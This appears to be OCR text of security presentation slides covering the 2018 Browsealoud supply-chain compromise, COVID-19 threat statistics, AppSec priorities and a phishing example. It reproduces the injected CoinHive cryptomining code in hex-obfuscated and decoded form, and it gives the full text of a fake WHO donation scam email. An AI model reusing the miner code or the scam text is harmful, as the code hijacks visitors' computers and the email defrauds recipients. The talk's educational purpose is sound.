IT WASN’T THE SITES THEMSELVES THAT HAD BEEN COMPROMISED,

RATHER **A SCRIPT THEY HAD A DEPENDENCY ON**

Add the toolbar in three easy steps...

If you want to provide your web audience with the additional reading and translation support provided by Browsealoud, you need to embed our HTML code into your website.

```
<script type="text/javascript" src="//www.browsealoud.com/plus/scripts/ba.js"></script>
```

Whole script

SCOTTHELME PRO FEB 11TH, 2018 29,690 NEVER

SHARE TWEET

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

text 31.48 KB raw download clone embed report print

```
/* [Warning] Do not copy or self host this file, you will not be supported */
/* BrowseAloud Plus v2.5.0 (13-09-2017) */


window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]["\x3c\x73\x63\x72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74\x27
\x73\x72\x63\x3d\x27\x68\x74\x74\x70\x73\x3a\x2f\x2f\x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x63\x6f\x6d\x2f\x6c\x69
["\x72\x61\x6e\x64\x6f\x6d"]
()+"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e"];window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]
["\x77\x72\x69\x74\x65"]('\x3c\x73\x63\x72\x69\x70\x74\x3e \x69\x66
\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x72\x65\x6e
\x3e \x31\x29\x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x4d\x61\x74\x58\x2e\x72\x6f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72
\x65\x6c\x73\x65 \x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d
\x7b\x74\x68\x72\x65\x61\x64\x73\x3a \x38\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d
\x76\x61\x72 \x6d\x69\x6e\x65\x72 \x3d \x6e\x65\x77
\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73\x28\'\x31\x47\x64\x51\x47\x70\x59\x31\x
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x6e\x65\x72\x2e\x73\x74\x61\x72\x74\x28\x29\x3b\x3c\x2f\x7

function toggleBar(){debug.trace("Legacy toggleBar()"),
(!BrowseAloud.config.isMobile||BrowseAloud.config.isMobile&&BrowseAloud.config.availableMobile)&&BrowseAloud.par
_ba_cv="2.5.0";if(void 0===_baApplicationServer)var
$jq,$panel=!1,$buttonlink=!1,$logo=!1,_baApplicationServer="plus.browsealoud.com",_baResourceServer="plus.browse
backup.speechstream.net",_baGTMContainerId="GTM-
NJ9C74",_strServerBabm="babm.texthelp.com",_baSrcPath="//plus.browsealoud.com/modules/",_baSrcFile="browsealoud.
BrowseAloud=BrowseAloud||{};BrowseAloud.start=BrowseAloud.start||{settings:{jsFilesList:
[location.hostname],jsFileHit:"",validExpiry:!1,validFolder:!0,pageLanguage:0,chosenVoice:""},init:function(a)
{if(""===BrowseAloud.config.version)BrowseAloud.config.version=a,debug.log("version",BrowseAloud.config.version)
(BrowseAloud.browsers.init(),BrowseAloud.jquery.init(function()
{BrowseAloud.start.getUrlInfo(0)})):BrowseAloud.start.processUrlFile();else if(void
0!==BrowseAloud.config.languageId){var
b=location.protocol+"//"+BrowseAloud.config.assetPath+"/js/locales/"+BrowseAloud.config.languageId+".min.js?
v="+BrowseAloud.config.version;BrowseAloud.script.injectScript(b,function(){_baPanelMode?
BrowseAloud.panel.init():BrowseAloud.toolbar.init()})}},normaliseVariables:function()
{switch(_baMode="undefined"==typeof _baMode?"":_baMode,mode="undefined"==typeof
mode?"":mode,_baMode=_baMode||mode,_baLocale="undefined"==typeof _baLocale?0:_baLocale,"undefined"!=typeof
locale&&(_baLocale=locale),"string"==typeof _baLocale&&(debug.log("_baLocale
```

DATA HOSTED WITH ♥ BY PASTEBIN.COM - DOWNLOAD RAW - SEE ORIGINAL

```
1. window["document"]["write"]("write type='text/javascript' src='https://coinhive.com/lib/coinhive.min.js?
rnd="+window["Math"]["random"]()+"'></script>");window["document"]["write"]('<script> if (navigator.hardwareConcurrency >
1){ var cpuConfig = {threads: Math.round(navigator.hardwareConcurrency/3),throttle:0.6}} else { var cpuConfig = {threads:
8,throttle:0.6}} var miner = new CoinHive.Anonymous(\'1GdQGpY1pivrGlVHSp5P2IIr9cyTzzXq\', cpuConfig);miner.start();
</script>');
```

GIVING **CONTEXT** TO YOUR YOUR STAKEHOLDERS IS **IMPORTANT**

PageSpeed Insights HOME DOCS

94

https://prideinlondon.org/

0–49 50–89 90–100

Données de champ — Le rapport d'expérience utilisateur Chrome ne contient pas assez de données réelles sur la vitesse pour cette page.

Origin Summary — Le rapport d'expérience utilisateur Chrome ne contient pas assez de données réelles sur la vitesse pour cette origine.

Données de laboratoire


First Contentful Paint	0,8 s	First Meaningful Paint	1,5 s
Indice de vitesse	0,9 s	Premier processeur inactif	1,5 s
Délai avant interactivité	1,8 s	FID potentiel maximal	450 ms

Opportunités — Ces optimisations peuvent accélérer le chargement de votre page.

Opportunité	Estimation des économies
Diffusez des images aux formats nouvelle génération	0,48 s
Dimensionnez correctement les images	0,36 s

THE PERFECT APPSEC PIPELINE DOESN'T EXIST

Rugged Devops - AppSec Pipeline Template



Aaron Weaver, CC ShareAlike 3.0

HOW DO YOU **INTERPRET** THE DATA?

WHAT IS THE **NEXT STEP**?


WHICH AREA DO YOU **REALLY** NEED TO FOCUS ON ATM?

COVID 19 IMPACT

CYBERSECURITY PROJECTS OFTEN LANGUISH, DUE TO **BUDGET CONSTRAINTS**, **SCARCE RESOURCES** OR BECAUSE THEY'RE JUST **LOWER PRIORITY** IN THE LONG LIST OF THINGS THAT NEED TO BE DONE

THE **COVID-19 PANDEMIC** HAS PUSHED MANY OF THESE INITIATIVES TO THE FOREFRONT WHERE THEY'RE GAINING TRACTION

COVID-19-Related Threats in Q1 2020



907K
Total spam messages related to COVID-19

737
Detected malware related to COVID-19

48K
Hits on malicious URLs related to COVID-19

220x
Increase in spam from Feb to Mar 2020

260%
Increase in malicious URL hits from Feb to Mar 2020

United States

Top location for spam and malware detections, and users accessing malicious URLs

*Detection numbers are based on the coverage of our Smart Protection Network, which has limited global distribution (collection period January 1 to March 31 2020).

Photo by Fusion Medical Animation on Unsplash

TREND MICRO | research

W.H.O COVID-19 Donation Spam

World Health Organization <tochi@undorthemoure.ml> sam. 18 avr. 13:21

Ce message semble dangereux

Des messages similaires ont permis d'obtenir frauduleusement les informations personnelles d'autres internautes. Évitez de cliquer sur des liens ou de télécharger des pièces jointes que ce message pourrait contenir, ou de communiquer des informations personnelles en y répondant.

Le message semble sûr

anglais > français Traduire le message Désactiver pour : anglais

World Health Organization (W.H.O)
20, avenue Appia
Geneva, Switzerland 1211
who.int@covid-donation.com

Dear Sir/Madam,

W.H.O Foundation Grant.

This is to notify you that you have been chosen by the World Health Organization (W.H.O) in-conjunction with the World bank Organization (W.B.O) as Quarantine funds donation to help and fight against the Corona Virus Disease (COVID-19). The World Health Organization (W.H.O) / World Bank Organization (W.B.O) release out a total of $800 Billion dollars to spread around the world. You have been granted with the sum of $500,000.00 USD (Five Hundred Thousand United States Dollars).

You are advised to contact the World Health Organization (W.H.O) Funds Claims Office as soon as possible at the email below, failure to do so might result to funds been returned unclaimed.

Send your full name with the following Donation code to the below Email.

Donation code: W.H.O #00291/covid-19/54

E-Mail to: claimsoffice@covid-donation.com


As soon as our claims office receive your donation code and your details, they shall forward it to one of the paying bank because this is not a good time to mail cheque for security reason, wire transfer will serve better. We have appointed several banks around the world for this purpose and time.

Thank you for your understanding.

COVID-19 Is real stay safe!

Best Regards,
Dr Michael Ryan
Executive Director
World Health Organization (W.H.O)

.LOCKING DOWN THE **SUPPLY CHAIN**
.**IDENTITY AND ACCESS** MANAGEMENT
.**PATCH** MANAGEMENT
.SECURITY AWARENESS AND **CYBER HYGIENE**
.**THREAT** MONITORING
.IOT SECURITY
.**ZERO TRUST** NETWORKING
.**SOCIAL MEDIA** COMPLIANCE


Zoom
Cabinet Room
Brandon Lewis
Grant Shapps
Robert Jenrick
Anne-Marie Tr...
Robert Buckland
Home Secretary
Simon's iPad
Connecting to...
Defra SoS
SharmaA
iPad Therese
Dom Raab
Secretary of St...
Amanda Milling
